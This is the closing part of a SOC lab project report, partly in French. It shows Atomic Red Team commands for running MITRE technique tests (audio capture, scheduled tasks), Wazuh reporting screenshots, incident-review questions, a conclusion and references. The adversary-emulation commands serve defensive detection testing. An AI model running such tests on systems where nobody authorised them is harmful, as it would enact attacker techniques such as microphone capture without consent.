


```
PS C:\Users\Administrateur> Invoke-AtomicTest T1123 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1123-1 using device audio capture commandlet
Prerequisites met: T1123-1 using device audio capture commandlet
CheckPrereq's for: T1123-2 Registry artefact when application use microphone
Prerequisites met: T1123-2 Registry artefact when application use microphone
PS C:\Users\Administrateur>
```

Figure 145:requis de tests

```
Execute a specefic test:
        Invoke-AtomicTest T1053.005 -TestNumbers 1,2
        Invoke-AtomicTest T1053.005 -TestNames "Scheduled Task Startup Script"
        Invoke-AtomicTest T1053.005
Clean up tests :
        Invoke-AtomicTest T1053.005 -Cleanup

We can use the WEB interface for Atomic RedTeam  :
        Start-AtomicGui
```

http://localhost:8487/home



Atomic Test Creation

Atomic Test Name
Demo Atomic

Atomic Test Description
Demo

Supported Platforms: ☑ Windows □ Linux □ macOS

Attack Commands
echo A > C:\Test

Executor for Attack Commands
PowerShell

□ Requires Elevation to Execute Successfully?

Cleanup Commands (Optional)
del C:\Test

GENERATE TEST DEFINITION YAML
ADD INPUT ARGUMENT (OPTIONAL)
ADD PREREQUISITE (OPTIONAL)


Executor for Prereq Commands
PowerShell

Figure 146: Interface WEB Atomic RedTeam

Reporting and Documentation:

In this step, our goal is to document the incident and improve our capabilities based on the lessons learned from it.

We will go to the Management --> Reporting space in our Wazuh dashboard, where we will find the weekly reports of our agents:




Reporting

From here you can check all your reports.

File	Size	Created ↓	Actions
wazuh-module-agents-006-fim-1720209128.pdf	90.49KB	Jul 5, 2024 @ 12:52:25.327	

Figure 147: Reporting Wazuh



Non sécurisé
https://192.168.11.109/reports/wazuh-module-agents-006-fim-1720209128.pdf
wazuh-module-agents-006-fim-1720209128.pdf
1 / 7
100%
1
2

wazuh.

info@wazuh.com
https://wazuh.com

Integrity monitoring report

ID	Name	IP address	Version	Manager	Operating system	Registration date	Last keep alive
006	Windows-10	192.168.11.106	Wazuh v4.5.4	localhost.localdomain	Microsoft Windows 10 Pro 10.0.19045.4412	Jun 25, 2024 @ 13:04:23.000	Jul 5, 2024 @ 15:52:01.000

Group: default

Alerts related to file changes, including permissions, content, ownership and attributes.

2024-07-04T12:52:07 to 2024-07-05T12:52:07

manager.name: localhost.localdomain AND rule.groups: syscheck AND agent.id: 006


Last file integrity monitoring scan was executed from 2024-06-29T10:09:43+00:00 to 2024-07-05T18:57:29+00:00.

Last 10 deleted files

Path	Date
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters	2024-07-05T17:55:54.804Z

Figure 148:example de rapport Wazuh

We can also generate custom PDF reports in Wazuh based on specific search criteria, such as time, date, agent ID, and log type



Non sécurisé
https://192.168.11.109/app/wazuh#/overview/?tab=general&_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-1w,to:now))&_a=(columns:!(),fi...
elastic
Search Elastic
wazuh.
Modules
Security events
Dashboard
Events
Explore agent
Generate report
KQL
Show dates
Refresh
+ Add filter

agent.id : 006


Last 1 week

manager.name: localhost.localdomain

Generating PDF document...

Total	Level 12 or above alerts	Authentication failure	Authentication success
12054	178	6	404

Figure 149:Generation de rapport customiser




Non sécurisé https://192.168.11.109/app/wazuh#/manager/?tab=reporting

Reporting

From here you can check all your reports.

File	Size	Created	Actions
wazuh-module-overview-general-1720966871.pdf	72.52KB	Jul 14, 2024 @ 07:21:12.697	
wazuh-module-overview-general-1720966815.pdf	89.08KB	Jul 14, 2024 @ 07:20:16.501	
wazuh-module-agents-006-fim-1720209128.pdf	90.49KB	Jul 5, 2024 @ 12:52:25.327	

Figure 150:list rapports



Non sécurisé https://192.168.11.109/reports/wazuh-module-overview-general-1720966815.pdf

wazuh-module-overview-general-1720966815.pdf

wazuh.

info@wazuh.com
https://wazuh.com

Security events report

Browse through your security alerts, identifying issues and threats in your environment.

2024-07-13T07:20:14 to 2024-07-14T07:20:14
manager.name: localhost.localdomain

Alerts evolution Top 5 agents

Figure 151:Rapport customiser

A complete report will contain answers to questions such as:

What happened and when?
How did the incident response team perform compared to plans, playbooks, policies, and procedures?
Did the company provide necessary information and respond promptly to help manage the incident effectively?
What can be improved?
What measures were taken to contain and eradicate the incident?
What preventive measures should be put in place to avoid similar incidents in the future?
What tools and resources are needed to detect and analyze similar incidents in the future?

Conclusion

Cybersecurity: A Perpetual Game of Cat and Mouse

The analogy of a cat and mouse game perfectly captures the essence of cybersecurity, where attackers and defenders engage in a constant cycle of one-upmanship. Cybercriminals continually evolve their methods to avoid detection and exploit vulnerabilities, while security professionals must remain vigilant, anticipate, and respond to emerging threats.

The Need for a Proactive, Adaptive, and Collaborative Approach

Traditional security measures are no longer sufficient, as new exploits emerge daily. To stay ahead, organizations must adopt a proactive, adaptive, and collaborative approach to cybersecurity, focusing on:

- **Rapid Detection**: Identifying potential threats in real-time to minimize the attack surface.
- **Effective Response**: Developing incident response plans to quickly contain and mitigate the impact of an attack.
- **Continuous Improvement**: Regularly updating and refining security measures to stay ahead of emerging threats.

Prioritizing Agility, Resilience, and Collaboration

Recognizing the inevitability of incidents, organizations must prioritize agility, resilience, and collaboration to tip the balance in their favor. This includes:

- **Agility**: Quickly responding to emerging threats and adapting to new tactics.
- **Resilience**: Developing robust systems and processes to minimize the impact of an attack.
- **Collaboration**: Sharing threat intelligence and best practices across industries and organizations.

Future Improvement and Upgrade Vision

To stay ahead of the game, organizations must continually improve and upgrade their cybersecurity posture. This includes:

- **Investing in AI-powered security tools**: Leveraging machine learning and artificial intelligence to enhance threat detection and response.
- **Developing a culture of security**: Educating employees and stakeholders on cybersecurity best practices and promoting a culture of security awareness.
- **Staying up-to-date with emerging threats**: Continuously monitoring threat intelligence and updating security measures to address new vulnerabilities.
- **Fostering collaboration and information sharing**: Encouraging collaboration across industries and organizations to share threat intelligence and best practices.

By recognizing the inevitability of incidents and prioritizing agility, resilience, and collaboration, organizations can stay ahead of the game and minimize the impact of cyber attacks.

References

Github repository: https://github.com/Elmerikh
project script and installation repository : https://github.com/Elmerikh/SocOp

System monitor :https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

Sysmon-conf : https://github.com/SwiftOnSecurity/sysmon-config/blob/master/sysmonconfig-export.xml

Atomic Redteam : https://atomicredteam.io/

https://github.com/redcanaryco/atomic-red-team

MITRE: https://attack.mitre.org/

Virustotal : https://virustotal.com

Suricata : https://suricata.io/download/

Yara : https://github.com/VirusTotal/yara
https://virustotal.github.io/yara/

Misp : https://www.misp-project.org/

Shuffle SOAR : https://shuffler.io/

DFIR-IRIS : https://github.com/dfir-iris/iris-web
https://dfir-iris.org/

Praeco : https://github.com/johnsusek/praeco

Elastalert Server :https://github.com/Karql/elastalert2-server

Elastalert : https://elastalert2.readthedocs.io/en/latest/elastalert.html

Wazuh SIEM :https://wazuh.com/

Elastic STACK: https://www.elastic.co/fr/elastic-stack

Docker docs :https://docs.docker.com/guides/

PAASI Ref :https://www.dgssi.gov.ma/sites/default/files/publications/pdf/2024-03/R%C3%A9f%C3%A9rentiel%20d%27exigences%20relatif%20%C3%A0%20la%20qualification%20des%20PASSI.pdf
https://www.dgssi.gov.ma/fr/prestations-et-produits-reglementes